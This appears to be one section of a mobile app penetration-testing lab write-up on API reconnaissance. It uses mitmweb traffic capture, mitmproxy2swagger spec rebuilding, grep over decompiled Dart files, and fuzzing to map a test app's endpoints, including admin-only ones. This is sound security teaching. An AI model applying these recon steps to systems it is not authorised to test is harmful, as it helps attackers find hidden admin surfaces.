API Recon & Enumeration
Overview
With both client-side protections bypassed and HTTPS traffic fully interceptable, the next phase is API reconnaissance. Before testing for vulnerabilities, the full attack surface needs to be mapped — every accessible endpoint, its expected parameters, and its authentication requirements.
Endpoint discovery runs from three directions simultaneously: dynamic interception (capturing traffic as the app runs), static analysis (extracting endpoint patterns from the decompiled binary), and fuzzing (probing for endpoints not exposed through the UI). Each method has blind spots the others cover. Dynamic capture misses admin-only paths the UI never reaches. Static analysis misses endpoints that exist on the server but aren't referenced in the client. Fuzzing misses endpoints with non-standard paths. Running all three and cross-referencing the results gives the most complete picture.
Tools
| Tool | Purpose |
|---|---|
| mitmproxy / mitmweb | Traffic capture and HAR export |
| mitmproxy2swagger | Convert captured traffic into OpenAPI spec |
| Burp Suite | Request interception and manual analysis |
| ffuf | Endpoint fuzzing |
| curl + jq | Direct API testing |
1. Dynamic Endpoint Discovery via mitmweb
mitmweb is used here instead of Burp Suite specifically because it exports traffic directly to HAR format, which mitmproxy2swagger can convert into a structured OpenAPI specification. Burp can export HAR too, but the mitmproxy pipeline is cleaner for this purpose.
Install mitmproxy in an isolated virtual environment:

Launch mitmweb on the same port previously used for Burp Suite:

Access the mitmweb dashboard at http://127.0.0.1:9999/ using the authentication token shown
at startup:
Verify traffic capture with a test request from the host:


The request appears in mitmweb. For HTTPS targets, mitmproxy would normally require its CA certificate to be trusted — but since SSL pinning was bypassed at the binary level in the previous section, the emulator accepts any certificate the proxy presents without additional configuration:
2. Capturing App Traffic
Close Burp Suite to free port 8083, then launch the app with the root detection bypass active:
Log in with valid credentials. The mitmweb dashboard immediately shows the first two endpoints triggered by the login flow:

Interact with every feature available in the app UI — create, update, and delete todos, navigate all screens — to trigger as many code paths as possible:

Once all reachable features have been exercised, stop mitmweb with Ctrl+C. The traffic.har
file is written to disk containing the full captured session.
3. OpenAPI Reconstruction with mitmproxy2swagger
uv pip install mitmproxy2swagger

mitmproxy2swagger \
  -i traffic.har \
  -o openapi.yaml \
  -p https://api-production-27f1.up.railway.app
The initial output prefixes all captured paths with ignore: — a review step before
generating the full spec:

Remove the ignore: prefix from the relevant paths:
Regenerate with --examples to include request and response bodies:
mitmproxy2swagger \
  -i traffic.har \
  -o openapi.yaml \
  -p https://api-production-27f1.up.railway.app \
  --examples
Import openapi.yaml into https://editor.swagger.io for a structured view of all captured
endpoints, methods, parameters, and example responses:

The dynamic capture only surfaces endpoints reachable through the app UI. Admin-only paths — user management, system controls — were never triggered and are absent from the spec. Static analysis covers that gap next.
4. Static Endpoint Discovery

The blutter output from Static Analysis contains reconstructed Dart service files, each holding the API paths used by that feature. These are paths the app knows about but that may never be reachable through normal UI interaction — particularly anything behind an admin role check.
Extract all string patterns matching URL path format:
Prepend the base URL:
grep -RhoE '["'\'']/[A-Za-z0-9_/-]+["'\'']' . \
| tr -d '"' \
| tr -d "'" \
| sort -u \
| sed 's|^|https://api-production-27f1.up.railway.app/api/v1|'

This surfaces endpoints under /users and /system — paths only accessible to admin-role
accounts and therefore invisible to dynamic capture.
5. Fuzzing for Hidden Endpoints
Static and dynamic methods only find what the client explicitly references or uses. Fuzzing probes for endpoints that exist on the server but appear nowhere in the APK.

